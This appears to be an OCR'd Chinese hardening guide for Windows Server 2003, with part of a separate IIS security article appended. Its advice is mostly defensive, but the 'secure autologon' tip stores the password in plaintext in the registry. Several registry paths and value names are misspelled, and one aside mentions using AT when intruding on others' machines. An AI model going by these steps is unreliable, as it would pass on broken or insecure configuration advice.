接下来选择“选项”标签下的“TCP/IP 筛选”项，点“属性”按钮，会来到“TCP/IP 筛选”的窗口，在该窗口的“启用TCP/IP筛选(所有视配器)”前面打上“✓”（如图5），然后根据需要配置就可以了。

比方说如果你只打算浏览网页，则只开放TCP端口80即可，可以在“TCP端口”上方选择“只允许”，然后单击“添加”按钮，输入80再单击“确定”即可。如果有其他需要可如法炮制。




图 5

七、根据需要对系统服务进行控制

服务是一种在系统后台运行的应用程序类型，它与UNIX后台程序类似。服务提供了核心操作系统功能，如Web服务、事件日志记录、文件服务、帮助和支持、打印、加密和错误报告。

通过服务管理单元，可管理本地或远程计算机上的服务。所以并不是所有的默认服务都是我们需要的。不需要的服务可以停用、禁用，来释放系统资源。举个例子，以下服务就不是必须的：

名称：Task Scheduler

描述：使用户能在此计算机上配置和计划自动任务。如果此服务被终止，这些任务将无法在计划时间里运行。如果此服务被禁用，任何依赖它的服务将无法启动。

对于一般用户，此服务根本就不会被注意并使用，但它可能被黑客利用进行攻击。比如at命令就是依赖此服务的。强烈建议停用并禁用。如果你入侵别人机子的时候，使用AT命令就必须启动此服务。

名称：Remote Registry

描述：使远程用户能修改此计算机上的注册表设置。如果此服务被终止，只有此计算机上的用户才能修改注册表。如果此服务被禁用，任何依赖它的服务将无法启动。建议停用并禁用。

名称：Telnet

描述：允许远程用户登录到此计算机并运行程序，并支持多种TCP/IP Telnet客户端，包括基于UNIX和Windows的计算机。如果此服务停止，远程用户就不能访问程序，任何直接依赖于它的服务将会启动失败。此服务功能强大，如果别人得到你的用户密码，并启动了Telnet，那你可就惨了。建议停用、禁用。

名称：Print Spooler

描述：管理所有本地和网络打印队列及控制所有打印工作。如果此服务被停用，本地计算机上的打印将不可用。如果此服务被禁用，任何依赖于它的服务将无法启用。如果你暂时不用打印功能，建议停用、禁用

其实我只是根据大部分人的情况对部分服务做了一下简单介绍，如果你想更加详细的了解系统的服务，可以到“我的电脑”→“控制面板”→“服务”中查看（如图6），每个服务都有完整的描述。或使用Windows 2003的帮助与支持，查阅相关资料。

八、避免非法访问应用程序

由于Win2003是一种服务器操作系统，为了防止登录到其中的用户随意启动服务器中的应用程序，给服务器的正常运行带来不必要的麻烦，我们很有必要根据不同用户的访问权限，来限制他们去调用应用程序。要实现这一目的，可以按下面方法来进行：

先在“运行”对话框中，输入“gpedit.msc”命令来打开组策略编辑窗口，依次点击“用户配置”、“管理模板”前面的加号，来展开对应的分支；展开“系统”子目录，在右边子窗口中选中“只运行许可的windows应用程序”选项，并用鼠标双击之；再选中其后窗口中的“启用”选项，确保




图 6

“应用程序列表”能够随系统自动运行；再执行该设置页面的“显示”命令，在随后出现的内容显示对话框中，执行“添加”命令，打开一文件选择对话框，将需要限制调用的应用程序添加进来；完成添加操作后，用户只能调用出现在“应用程序列表”中的应用程序了，而不能随意调用和访问其他的应用程序。

九、避免非法调整开始菜单

在多人共用一台计算机时，常常会出现操作者非法调整开始菜单中的内容，以致于开始菜单“一片混乱”，让其他人操作电脑，有时感到“无从下手”，我们可以采取下面的措施，避免其他人非法调整开始菜单的各项内容。

首先在运行对话框中，输入“gpedit.msc”组策略编辑命令，打开一个组策略编辑窗口；用鼠标依次展开该窗口左边区域中的“用户配置”、“管理模板”目录，在对应“管理模板”目录下面，选中“任务栏和开始菜单”这个子目录；随后在右边的子窗口中，就会自动出现这个子目录的相关设置选项，选中“阻止更改任务栏和开始菜单设置”选项，并用鼠标双击之，然后用鼠标选中弹出窗口中的“已启用”选项，设置好后，退出组策略编辑窗口，就能使设置生效了。

十、确保系统自动安全登录

个人专用一台计算机时，每次使用Win2003系统，总是要重复输入密码来进行登录验证。显然这样的过程非常繁琐，其实可以按下面步骤来轻松实现系统自动安全登录的目的：打开注册表编辑器窗口，依次展开HKEY_LOCAL_MACHINES\SOFTWARE\Microsoft\WindowsNT\Current Version\WinLogon，然后在右边子窗口中，新建AutoAdminLogon字符串值，将其数值设置为1；继续新建DefaultDomainName、DefaultUserName、DefaultPassword字符串值，将它们的数值依次设置为自动登录的域名、访问该域的用户名、访问密码等；完成上面设置后，重新启动系统时，就发现系统可以自动安全登录了。

十一、避免非法修改桌面

一般来说，我们不希望其他人随意修改系统桌面的设置或任意删除桌面上的快捷方式。那么怎么办，才能实现这样的限制呢？其实在Win2003操作系统下，只要松修改一下注

册表，就能避免系统桌面被随意修改了。打开注册表编辑器窗口，依次展开 HKEY_USERS\SOFTWARE\Microsoft\Windows\CurentVersion\Policies\Explore 分支，在对应 Explore 的右边子窗口中，新建 DWORD 值“No Save Setting”，并将其键值设置为 1 就可以了！

十二、小心设置用户口令

如果用户能给自己设置一个强壮的密码，就可以在很大程度上避免口令攻击。黑客们很喜欢用 IPC$ 的弱口令来入侵。这里所指的强壮的密码，最起码是要求字符长度在 8 个以上，最好是字母、数字、特殊字符的组合。如：0U153@pq，z%2c3H＃10@，这样可以有效防止黑客进行暴力破解。最好不要用自己的生日，手机号码，电话号码做口令，小心你身边的人就有可能是黑客哦！另外，打上最新的补丁也是必不可少的。

十三、关闭自动播放功能

自动播放功能用处不大，却常常给人们带来很多麻烦，自动播放功能不仅对光驱起作用，而且对其它驱动器也起作用。这样很容易被黑客利用来执行黑客程序。所以我们要关闭自动播放功能。具体方法是：首先打开组策略编辑器（运行 gpedit.msc），然后选择“计算机配置”→“管理模版”→“系统”→“关闭自动播放”，在出现的“关闭自动播放属性”窗口中选择“已启用”（如图 7），并在“关闭自动播放”中选择“所有驱动器”即可。





图 7

结束语：虽然正确、安全的设置系统很重要，但更重要的是人的安全意识要能跟得上去，这样才能更好的保护你的系统。最后提醒大家，经常到各大网络安全站点关注最新公告，并及时为系统打上补丁，这样你的系统才会安全许多。



众所周知，Web 服务一般在默认情况下占用系统的 80 端口，并通过 80 端口为来自网络的其他主机提供服务。作为被黑客重点攻击的对象，在 80 端口上，我们费一番工夫也是值得的。

一、设置目录

为了便于更好的设置文件的权限，通过权限来加强系统安全，我们这里为不同类型的文件建立不同的目录：

1. C:\inetpub\wwwroot\myserver\static：存放静态文本文件(.html)
2. C:\inetpub\wwwroot\myserver\include：存放包含文件(.inc)
3. C:\inetpub\wwwroot\myserver\script：存放脚本文件(.asp)
4. C:\inetpub\wwwroot\myserver\executable：存放可执行文件(.exe, .dll, .cmd, .pl)
5. C:\inetpub\wwwroot\myserver\images：存放图形文件(.jpeg)

我们的原则是：如果一个虚拟目录下面有多种类型的文件，按照上面的方法为每一种文件设置访问权限，无疑是非常繁琐的事情。因此，我们可以采取为不同类型文件创建不同目录的方式，然后再按照上面的原则为每一个目录设置相应的访问权限。一般对于上述文件比较合理的权限划分应该是这个样子的，如图 1。

文件类型	建议的访问权限
CGI 程序(.exe, .dll, .cmd, .pl)	Everyone (X) Administrators (Full Control) System (Full Control)
脚本文件(.asp)	Everyone (X) Administrators (Full Control) System (Full Control)
包含文件(.inc, .shtm, .shtml)	Everyone (X) Administrators (Full Control) System (Full Control)
静态文件 (.txt, , .jpg, .html)	Everyone (R) Administrators (Full Control) System (Full Control)

图 1

二、日志文件

日志文件对于检查服务器是否被攻击是极为重要的。日志文件有多种，我们建议使用“W3C 扩充日志文件格式”，步骤如下：

启动“Internet 服务管理器”，点击鼠标右键选择要设置的站点，在从弹出菜单中选择“属性”，点击“Web 站点”选项卡，点击选中“启用日志记录”复选框，从“活动日志格式”下拉选择框中选择“W3C 扩充日志文件格式”，点击“属性”，点击“扩充的属性”选项卡，然后依次选中如下属性：客户 IP 地址、用户名、方法、URI 资源、HTTP 状态、Win32 状态、用户代理、服务器 IP 地址、服务器端口，如图 2。

以上最后 2 个属性只当一个计算机充当多个 Web 服务器时才有意义，也就是所谓的虚拟主机。属性“Win32 状态”对于调试非常有用，当它的数值等于 5 时，表示禁止访问（access denied）。我们可以在命令行执行如下命令得到其他的“Win32 状态码”所表示的含义：




图 2

net helpmsg err，其中err表示Win32状态码。

三、IIS日志的访问权限设置如下

```
Administrators (Full Control)
System (Full Control)
Everyone (RWC)
```

其日志文件一般位于如下路径：%systemroot%\system32\LogFiles。

四、删除不使用的应用程序映射关联

IIS默认情况下可以解释.asp、.htr、.shtm等应用程序文件，当IIS接收到这些文件的解释请求后，将交由相应的DLL文件处理。如果使用不到其中某类文件，我们建议删除那个类型在IIS中的映射关系，如图3。

